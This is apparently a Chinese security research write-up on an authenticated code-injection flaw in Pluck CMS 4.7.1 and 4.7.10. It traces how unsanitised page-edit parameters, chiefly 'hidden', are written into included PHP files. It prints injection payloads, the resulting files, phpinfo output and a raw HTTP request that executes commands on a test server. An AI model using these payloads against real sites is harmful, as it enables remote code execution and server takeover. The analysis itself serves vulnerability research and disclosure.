

0x01漏洞描述

Pluck是用php编写的一款的小型CMS

影响版本：Pluck CMS Pluck CMS 4.7.10(更新于2019年8月)

官网地址：<http://www.pluck-cms.org/?file=home>

0x02漏洞分析

目前最新版本为4.7.10，但是这个问题在4.7.1版本时就存在了，虽然经过作者更新版本，文章编辑处参数过滤更加严格了，但是最终同样可以getshell，并且发现4.7.10版本

v4.7.1分析

入口点在admin.php

admin.php:

```
80      //Page:Editpage
81      case 'editpage':
82          if (isset($_GET['page']))
83              $titelkop = $lang['page']['edit'];
84          else
85              $titelkop = $lang['page']['new'];
86          include_once ('data/inc/header.php');
87          include_once ('data/inc/editpage.php');
88          break;
89
```

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进入后台后action=editpage，此时包含进data/inc/editpage.php可以进行文章编辑，继续跟进

```
31      //Save the page, but only if a title has been entered.
32      if (empty($_POST['title'])) {
33          //If we are editing an existing page, pass current seo-name.
34          if (isset($_GET['page'])) {
35              $seoname = save_page($_POST['title'], $_POST['content'], $_POST['hidden'], $_POST['sub_page'], $_
              _POST['description'], $_POST['keywords'], $module_additional_data, $_GET['page']);
36          }

```

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在Editpage.php的35行可以看到此时对post传递的title和content等参数直接调用save_page函数，漏洞正存在于此，跟进save_page函数

```
586
587      //Save the title, content and hidden status.
588      $data = '<?php'. "\n"
589      . '$title = \'' . sanitize($title) . '\';'. "\n"
590      . '$content = \'' . sanitize($content, false) . '\';'. "\n"
591      . '$hidden = \'' . $hidden . '\';';
592
```

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在functions.admin.php的588行，也就是位于save_page函数中，传入的title和content等可控参数直接传入与php代码进行了拼接，这里sanitize函数对单引号进行过滤

```
198 function sanitize($var, $html = true) {
199     $var = str_replace('\\', '\\\\', $var);
200
201     if ($html == true)
202         $var = htmlspecialchars($var, ENT_COMPAT, 'UTF-8', false);
203
204     return $var;
205 }

```

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在functions.admin.php的612行，此时对title和content内容通过调用save_file函数进行直接写入，这里我们不用关心写入的文件名，因为写入以后将自动包含

```
608      //Save the file.
609      save_file(PAGE_DIR.'/'.$newfile.'.php', $data);

```

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
在functions.all.php的178行，此时若content不为数组则直接写到目标文件中

```
167 function save_file($file, $content, $chmod = 0777) {
168     $data = fopen($file, 'w');
169
170     //If it's an array, we have to create the structure.
171     if (is_array($content) && !empty($content)) {
172         $final_content = '<?php'. "\n";
173         foreach ($content as $var => $value) {
174             $final_content .= '$'.$var.' = \''.$value.'\';'. "\n";
175         }
176         $final_content .= '?>';
177
178         fputs($data, $final_content);
179     }
180
181     else
182         fputs($data, $content);
183
184     fclose($data);
185     if ($chmod != FALSE)
186         chmod($file, $chmod);
187 }
```

在前面的分析中我们可以看到title, content, hidden三个参数都写到了文件中，但是目前title和content都进行过滤了，但是hidden参数没有进行过滤，所以此时可以直接

```
1 <?php
2 $title = 'ww\';phpinfo();/*';
3 $content = 'ww\';phpinfo();/*';
4 $hidden = 'ww\';phpinfo();/*';
5 ?>
```

此时将自动跳转到index.php加载我们写入的shell，结果如下



(!) Notice: A session had already been started - ignoring session_start() in E:\phpStudy_2016.11.03\WWW\pluck-4_7\index.php on line 22

Call Stack				
#	Time	Memory	Function	Location
1	0.0167	149512	{main}()	...\index.php:0
2	0.1125	149784	session_start()	...\index.php:22

(!) Warning: call_user_func() expects parameter 1 to be a valid callback, function 'ssssssssssss_pages_site' not found or invalid function name in E:\phpStudy_2016.11.03\WWW\pluck-4_7\data\inc\variables.site.php

Call Stack			
#	Time	Memory	Function
1	0.0167	149512	{main}()
2	0.1599	508792	require_once('E:\phpStudy_2016.11.03\WWW\pluck-4_7\data\inc\variables.site.php')
3	0.1611	509104	get_pagetitle()
4	0.1614	510176	call_user_func(E:\phpStudy_2016.11.03\WWW\pluck-4_7\data\inc\functions.site.php:63) (string(26))

PHP Version 5.5.38

System	Windows NT DESKTOP-M186KDL 6.2 build 9200 (Windows 8 Home Premium Edition) i586
Build Date	Jul 20 2016 11:08:49

但是如果通过title和content参数进行shell的写入也是可以的，只需要构造title或content为1\';phpinfo();/*即可

```
1 <?php
2 $title = '121\\';phpinfo();/*';
3 $content = '121\\';phpinfo();/*';
4 $hidden = '121\';phpinfo();/*';
5 ?>
```

也可以进一步写入shell即可

Request

Raw Params Headers Hex

POST
/pluck-4_7/admin.php?action=editpage&page=1&c=var_dump(scandir('.));
HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0)
Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: Phpstorm-4fd88c4b=c9c3656b-d1fc-4c9c-82f8-dd71364ad109;
PHPSESSID=os86o49rp88r08bac8t9qh7h44;
Phpstorm-54d2cf6f=c9c3656b-d1fc-4c9c-82f8-dd71364ad109
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 25

Response

Raw Headers Hex HTML Render

E:\phpStudy_2016.11.03\WWW
array (size=12)
0 => string '.' (length=1)
1 => string '..' (length=2)
2 => string '.idea' (length=6)
3 => string 'admin.php' (length=10)
4 => string 'data' (length=5)
5 => string 'docs' (length=5)
6 => string 'images' (length=7)
7 => string 'index.php' (length=10)
8 => string 'install.php' (length=13)
9 => string 'login.php' (length=10)
10 => string 'requiremen' (length=10)

v4.7.10分析

这个版本也是在文章编辑处出现了问题，在data\inc\functions.admin.php的539行处，将可控的POST参数与php代码进行拼接

```
530 //Save the title, content and hidden status.
531 $data = '<?php'. "\n"
532 . '$title = \'' . sanitize($title) . '\';' . "\n"
533 . '$seoname = \'' . sanitize($seo_title) . '\';' . "\n"
534 . '$content = \'' . sanitizePageContent($content, false) . '\';' . "\n"
535 . '$hidden = \'' . $hidden . '\';';
536
537 //Save the description and keywords, if any.
538 if ($description != null)
539     $data .= "\n" . '$description = \'' . sanitize($description) . '\';';
540 if ($keywords != null)
541     $data .= "\n" . '$keywords = \'' . sanitize($keywords) . '\';';
542
543 //If modules have supplied additional data, save it.
544 if ($module_additional_data != null && is_array($module_additional_data)) {
545     foreach ($module_additional_data as $var => $value) {
546         $data .= "\n" . '$' . $var . ' = \'' . $value . '\';';
547     }
548 }
549
550 $data .= "\n" . '?>';
```

此时单纯注入或注入反斜杠+单引号都将无法写入shell

```
1 <?php
2 $title = '121w\';phpinfo();/*';
3 $seoname = '121w-phpinfo';
4 $content = '<p>1</p>';
5 $hidden = 'no';
6 $description = '121w\\\'';phpinfo();/*';
7 $keywords = '121w\\\'';phpinfo();/*';
8 ?>
```

但是正如最开始所说，这个最新的版本和4.7.1版本的关键参数hidden参数均未进行过滤，即同样通过hidden参数来写入shell文件

← → × 🏠

localhost/pluck-4.7.10-dev1/pluck-4.7.10-dev1/admin.php?action=editp 90% 🔍 搜索

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pluck view site start pages modules options log out

edit page

⚠️ Warning: Unterminated comment starting line 5 in E:\phpStudy_2016.11.03\WWW\pluck-4.7.10-dev1\pluck-4.7.10-dev1\data\settings\pages\2.121w-phpinfo.php on line 5

#	Time	Memory	Function	Location
1	0.0010	173192	(main)()	...admin.php:0
2	0.0602	722904	include_once('E:\phpStudy_2016.11.03\WWW\pluck-4.7.10-dev1\pluck-4.7.10-dev1\data\inc\editpage.php')	...admin.php:87

PHP Version 5.5.38

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Compiler	MSVC11 (Visual C++ 2012)

此时写入的文件如下所示,同样可以进一步进行rce,方法与v4.7.1方式相同

```
1 <?php
2 $title = '1';
3 $seoname = '121w-phpinfo';
4 $content = '1E';
5 $hidden = '';phpinfo();/*';
6 $description = '1';
7 $keywords = '1';
8 ?>
```

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